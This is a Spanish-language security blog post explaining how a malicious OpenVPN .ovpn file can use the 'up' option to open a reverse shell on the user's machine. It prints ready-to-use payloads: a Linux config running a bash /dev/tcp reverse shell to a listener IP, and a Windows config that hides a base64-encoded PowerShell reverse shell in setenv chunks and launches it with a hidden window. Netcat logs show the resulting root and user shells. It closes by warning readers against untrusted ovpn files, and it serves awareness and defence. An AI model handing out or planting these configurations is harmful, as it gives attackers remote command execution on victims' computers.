Shells reversas mediante ficheros de configuración (.ovpn) de OpenVPN maliciosos

Publicado por Vicente Motos on jueves, 21 de junio de 2018 Etiquetas: red team , redes , reverse shell , vpn

Recientemente leía en Medium un artículo que nos recuerda la peligrosidad de ejecutar **openvpn con ficheros de configuración (.ovpn)** de terceros. Concretamente, por la **opción "up"** que nos permite ejecutar un script (o programa ejecutable) opcionalmente seguido de argumentos, después de levantar el dispositivo TUN/TAP.

Eso significa que si la víctima está usando una versión de Bash que admita /dev/tcp, obtener un shell reversa es trivial. Por ejemplo, el siguiente archivo ovpn creará una shell reversa contra a 192.168.1.218:8181:

```
remote 192.168.1.245
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
up “/bin/bash -c ‘/bin/bash -i > /dev/tcp/192.168.1.218/8181 0<&1 2>&1&’”
```

Evidentemente cuando se utilice este archivo ovpn, no será demasiado obvio para el usuario que algo anda mal: la conexión VPN se establece normalmente y hay tráfico, aunque hay algunas indicaciones que podrían hacer sospechar a un usuario experimentado (subrayadas):

```
Thu Jun 7 12:28:23 2018 disabling NCP mode (—ncp-disable) because not in P2MP client or
server mode
Thu Jun 7 12:28:23 2018 OpenVPN 2.5_git [git:HEAD/1f458322cdaffed0+*] x86_64-pc-linux-gnu
[SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [MH/PKTINFO] [AEAD] built on Jun 7 2018
Thu Jun 7 12:28:23 2018 library versions: OpenSSL 1.0.2g 1 Mar 2016, LZO 2.08
Thu Jun 7 12:28:23 2018 NOTE: the current—script-security setting may allow this
configuration to call user-defined scripts
Thu Jun 7 12:28:23 2018 ******* WARNING *******: All encryption and authentication
features disabled—All data will be tunnelled as clear text and will not be protected
against man-in-the-middle changes. PLEASE DO RECONSIDER THIS CONFIGURATION!
Thu Jun 7 12:28:23 2018 TUN/TAP device tun0 opened
Thu Jun 7 12:28:23 2018 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Thu Jun 7 12:28:23 2018 /sbin/ifconfig tun0 10.200.0.2 pointopoint 10.200.0.1 mtu 1500
Thu Jun 7 12:28:23 2018 /bin/bash -c /bin/bash -i > /dev/tcp/192.168.1.218/8181 0<&1 2>&1&
tun0 1500 1500 10.200.0.2 10.200.0.1 init
Thu Jun 7 12:28:23 2018 TCP/UDP: Preserving recently used remote address:
[AF_INET]192.168.1.245:1194
Thu Jun 7 12:28:23 2018 UDP link local (bound): [AF_INET][undef]:1194
Thu Jun 7 12:28:23 2018 UDP link remote: [AF_INET]192.168.1.245:1194
Thu Jun 7 12:28:33 2018 Peer Connection Initiated with [AF_INET]192.168.1.245:1194
Thu Jun 7 12:28:34 2018 WARNING: this configuration may cache passwords in memory—use the
auth-nocache option to prevent this
Thu Jun 7 12:28:34 2018 Initialization Sequence Completed
Even if the the user does see these log entries a reverse shell has already been
established with our listener on 192.168.1.218:
albinolobster@ubuntu:~$ nc -lvp 8181
Listening on [0.0.0.0] (family 0, port 8181)
Connection from [192.168.1.247] port 8181 [tcp/*] accepted (family 2, sport 54836)
root@client:/home/client/openvpn# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@client:/home/client/openvpn#
```

Bash facilita este ataque en distribuciones de Linux como Ubuntu. Sin embargo, Windows no tiene una función /dev/tcp análoga. Tendremos que trabajar un poco más para generar una shell reversa desde un equipo con Windows.

Afortunadamente, Dave Kennedy de TrustedSec escribió una pequeña shell reversa en powershell que podemos usar. Utilizando el parámetro -EncodedCommand de powershell.exe podemos pasar todo el script en la línea de comandos. Aunque primero necesitaremos encodearlo en base64 para evitar tener que insertar escapes. Con el script ps_encoder.py de Carlos Pérez podemos hacerlo rápidamente.


Pero también hay otro problema: el script de la shell reversa codificado tiene más de 4000 caracteres de longitud y OpenVPN tiene una limitación de 256 caracteres. Para evitar esto, podemos usar el comando **setenv** para dividir el script y luego recombinarlo en el comando up. Echa un vistazo al siguiente archivo .ovpn:

```
ifconfig 10.200.0.2 10.200.0.1
dev tun
remote 192.168.1.245
script-security 2
setenv z1 C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
setenv a1
'ZgB1AG4AYwB0AGkAbwBuACAAYwBsAGUAYQBuAHUAcAAgAHsADQAKAGkAZgAgACgAJABjAGwAaQBlAG4AdAAuAEMAb
wBuAG4AZQBjAHQAZQBkACAALQBlAHEAIAAkAHQAcgB1AGUAKQAgAHsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQA
oACkAfQANAAoAaQBmACAAKAAkAHAAcgBvAGMAZQBzAHMALgBFAHgAaQB0AEM'
setenv b1
'AbwBkAGUAIAAtAG4AZQAgACQAbgB1AGwAbAApACAAewAkAHAAcgBvAGMAZQBzAHMALgBDAGwAbwBzAGUAKAApAH0A
DQAKAGUAeABpAHQAfQANAAoAJABhAGQAZAByAGUAcwBzACAAPQAgACcAMQA5ADIALgAxADYAOAAuADEALgAyADEAOA
AnAA0ACgAkAHAAbwByAHQAIAA9ACAAJwA4ADEAOAAxACcADQAKACQAYwBsAG'
setenv c1
'kAZQBuAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgBzAG8AYwBrAGU
AdABzAC4AdABjAHAAYwBsAGkAZQBuAHQADQAKACQAYwBsAGkAZQBuAHQALgBjAG8AbgBuAGUAYwB0ACgAJABhAGQAZ
AByAGUAcwBzACwAJABwAG8AcgB0ACkADQAKACQAcwB0AHIAZQBhAG0AIAA9A'
setenv d1
'CAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQANAAoAJABuAGUAdAB3AG8AcgBrAGIAdQBmAG
YAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEIAeQB0AGUAWwBdACAAJABjAGwA
aQBlAG4AdAAuAFIAZQBjAGUAaQB2AGUAQgB1AGYAZgBlAHIAUwBpAHoAZQAN'
setenv e1
'AAoAJABwAHIAbwBjAGUAcwBzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhA
GcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMADQAKACQAcAByAG8AYwBlAHMAcwAuAFMAdABhAHIAdABJAG4
AZgBvAC4ARgBpAGwAZQBOAGEAbQBlACAAPQAgACcAQwA6AFwAXAB3AGkAbgB'
setenv f1
'kAG8AdwBzAFwAXABzAHkAcwB0AGUAbQAzADIAXABcAGMAbQBkAC4AZQB4AGUAJwANAAoAJABwAHIAbwBjAGUAcwBz
AC4AUwB0AGEAcgB0AEkAbgBmAG8ALgBSAGUAZABpAHIAZQBjAHQAUwB0AGEAbgBkAGEAcgBkAEkAbgBwAHUAdAAgAD
0AIAAxAA0ACgAkAHAAcgBvAGMAZQBzAHMALgBTAHQAYQByAHQASQBuAGYAbw'
setenv g1
'AuAFIAZQBkAGkAcgBlAGMAdABTAHQAYQByAGQATwB1AHQAcAB1AHQAIAA9ACAAMQANAAoAJABwAHIAbwB
jAGUAcwBzAC4AUwB0AGEAcgB0AEkAbgBmAG8ALgBVAHMAZQBTAGgAZQBsAGwARQB4AGUAYwB1AHQAZQAgAD0AIAAwA
A0ACgAkAHAAcgBvAGMAZQBzAHMALgBTAHQAYQByAHQAKAApAA0ACgAkAGkAb'
setenv h1
'gBwAHUAdABzAHQAcgBlAGEAbQAgAD0AIAAkAHAAcgBvAGMAZQBzAHMALgBTAHQAYQBuAGQAYQByAGQASQBuAHAAdQ
B0AA0ACgAkAG8AdQB0AHAAdQB0AHMAdAByAGUAYQBtACAAPQAgACQAcAByAG8AYwBlAHMAcwAuAFMAdABhAG4AZABh
AHIAZABPAHUAdABwAHUAdAANAAoAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAA'
setenv i1
'MQANAAoAJABlAG4AYwBvAGQAaQBuAGcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4AV
```

```
ABlAHgAdAAuAEEAcwBjAGkAaQBFAG4AYwBvAGQAaQBuAGcADQAKAHcAaABpAGwAZQAoACQAbwB1AHQAcAB1AHQAcwB
0AHIAZQBhAG0ALgBQAGUAZQBrACgAKQAgAC0AbgBlACAALQAxACkAewAkAG8’
setenv j1
‘AdQB0ACAAKwA9ACAAJABlAG4AYwBvAGQAaQBuAGcALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAbwB1AHQAcAB1AHQA
cwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAKQApAH0ADQAKACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAGUAbg
BjAG8AZABpAG4AZwAuAEcAZQB0AEIAeQB0AGUAcwAoACQAbwB1AHQAKQAsAD’
setenv k1
‘AALAAkAG8AdQB0AC4ATABlAG4AZwB0AGgAKQANAAoAJABvAHUAdAAgAD0AIAAkAG4AdQBsAGwAOwAgACQAZABvAG4
AZQAgAD0AIAAkAGYAYQBsAHMAZQA7ACAAJAB0AGUAcwB0AGkAbgBnACAAPQAgADAAOwANAAoAdwBoAGkAbABlACAAK
AAtAG4AbwB0ACAAJABkAG8AbgBlACkAIAB7AA0ACgBpAGYAIAAoACQAYwBsA’
setenv l1
‘GkAZQBuAHQALgBDAG8AbgBuAGUAYwB0AGUAZAAgAC0AbgBlACAAJAB0AHIAdQBlACkAIAB7AGMAbABlAGEAbgB1AH
AAfQANAAoAJABwAG8AcwAgAD0AIAAwADsAIAAkAGkAIAA9ACAAMQANAAoAdwBoAGkAbABlACAAKAAoACQAaQAgAC0A
ZwB0ACAAMAApACAALQBhAG4AZAAgACgAJABwAG8AcwAgAC0AbAB0ACAAJABu’
setenv m1
‘AGUAdAB3AG8AcgBrAGIAdQBmAGYAZQByAC4ATABlAG4AZwB0AGgAKQApACAAewANAAoAJAByAGUAYQBkACAAPQAgA
CQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABuAGUAdAB3AG8AcgBrAGIAdQBmAGYAZQByACwAJABwAG8AcwAsACQ
AbgBlAHQAdwBvAHIAawBiAHUAZgBmAGUAcgAuAEwAZQBuAGcAdABoACAALQA’
setenv n1
‘gACQAcABvAHMAKQANAAoAJABwAG8AcwArAD0AJAByAGUAYQBkADsAIABpAGYAIAAoACQAcABvAHMAIAAtAGEAbgBk
ACAAKAAkAG4AZQB0AHcAbwByAGsAYgB1AGYAZgBlAHIAWwAwAC4ALgAkACgAJABwAG8AcwAtADEAKQBdACAALQBjAG
8AbgB0AGEAaQBuAHMAIAAxADAAKQApACAAewBiAHIAZQBhAGsAfQB9AA0ACg’
setenv o1
‘BpAGYAIAAoACQAcABvAHMAIAAtAGcAdAAgADAAKQAgAHsADQAKACQAcwB0AHIAaQBuAGcAIAA9ACAAJABlAG4AYwB
vAGQAaQBuAGcALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAbgBlAHQAdwBvAHIAawBiAHUAZgBmAGUAcgAsADAALAAkA
HAAbwBzACkADQAKACQAaQBuAHAAdQB0AHMAdAByAGUAYQBtAC4AdwByAGkAd’
setenv p1
‘ABlACgAJABzAHQAcgBpAG4AZwApAA0ACgBzAHQAYQByAHQALQBzAGwAZQBlAHAAIAAxAA0ACgBpAGYAIAAoACQAcA
ByAG8AYwBlAHMAcwAuAEUAeABpAHQAQwBvAGQAZQAgAC0AbgBlACAAJABuAHUAbABsACkAIAB7AGMAbABlAGEAbgB1
AHAAfQANAAoAZQBsAHMAZQAgAHsADQAKACQAbwB1AHQAIAA9ACAAJABlAG4A’
setenv q1
‘YwBvAGQAaQBuAGcALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAbwB1AHQAcAB1AHQAcwB0AHIAZQBhAG0ALgBSAGUAY
QBkACgAKQApAA0ACgB3AGgAaQBsAGUAKAAkAG8AdQB0AHAAdQB0AHMAdAByAGUAYQBtAC4AUABlAGUAawAoACkAIAA
tAG4AZQAgAC0AMQApAHsADQAKACQAbwB1AHQAIAArAD0AIAAkAGUAbgBjAG8’
setenv r1
‘AZABpAG4AZwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABvAHUAdABwAHUAdABzAHQAcgBlAGEAbQAuAFIAZQBhAGQA
KAApACkAOwAgAGkAZgAgACgAJABvAHUAdAAgAC0AZQBxACAAJABzAHQAcgBpAG4AZwApACAAewAkAG8AdQB0ACAAPQ
AgACcAJwB9AH0ADQAKACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAG’
setenv s1
‘UAbgBjAG8AZABpAG4AZwAuAEcAZQB0AEIAeQB0AGUAcwAoACQAbwB1AHQAKQAsADAALAAkAG8AdQB0AC4AbABlAG4
AZwB0AGgAKQANAAoAJABvAHUAdAAgAD0AIAAkAG4AdQBsAGwADQAKACQAcwB0AHIAaQBuAGcAIAA9ACAAJABuAHUAb
ABsAH0AfQAgAGUAbABzAGUAIAB7AGMAbABlAGEAbgB1AHAAfQB9AA==’
up ‘C:\\Windows\\System32\\cmd.exe /c (start %z1% -WindowStyle Hidden -EncodedCommand %a1%
%b1%%c1%%d1%%e1%%f1%%g1%%h1%%i1%%j1%%k1%%l1%%m1%%n1%%o1%%p1%%q1%%r1%%s1% ) ||’
```

Como veis el script codificado se ha dividido en varios comandos setenv. Al final, el script simplemente ejecuta todas las variables juntas.

Al igual que en el ejemplo de Linux, el log mostrará un aviso sobre -script-security cuando se inicie por primera vez la GUI de OpenVPN:



Una vez más, incluso si el usuario se llega a dar cuenta, podría ser demasiado tarde:

```
albinolobster@ubuntu:~$ nc -lvp 8181
Listening on [0.0.0.0] (family 0, port 8181)
Connection from [192.168.1.226] port 8181 [tcp/*] accepted (family 2, sport 51082)
Microsoft Windows [Version 10.0.17134.48]
© 2018 Microsoft Corporation. All rights reserved.
C:\Users\albinolobster\OpenVPN\config\albino_lobster>whoami
desktop-r5u6pvd\albinolobster
C:\Users\albinolobster\OpenVPN\config\albino_lobster>
```

Algunos clientes compatibles con OpenVPN como Viscosity y la GUI de Network Manager de Ubuntu desactivan este comportamiento, pero en conclusión, volvemos a incidir en que **usar archivos ovpn no confiables es peligroso.** Un usuario podría estar permitiendo que un atacante ejecute comandos arbitrarios en su PC, así que antes de levantar un túnel OVPN con un fichero de configuración que nos han pasado conviene revisarlo...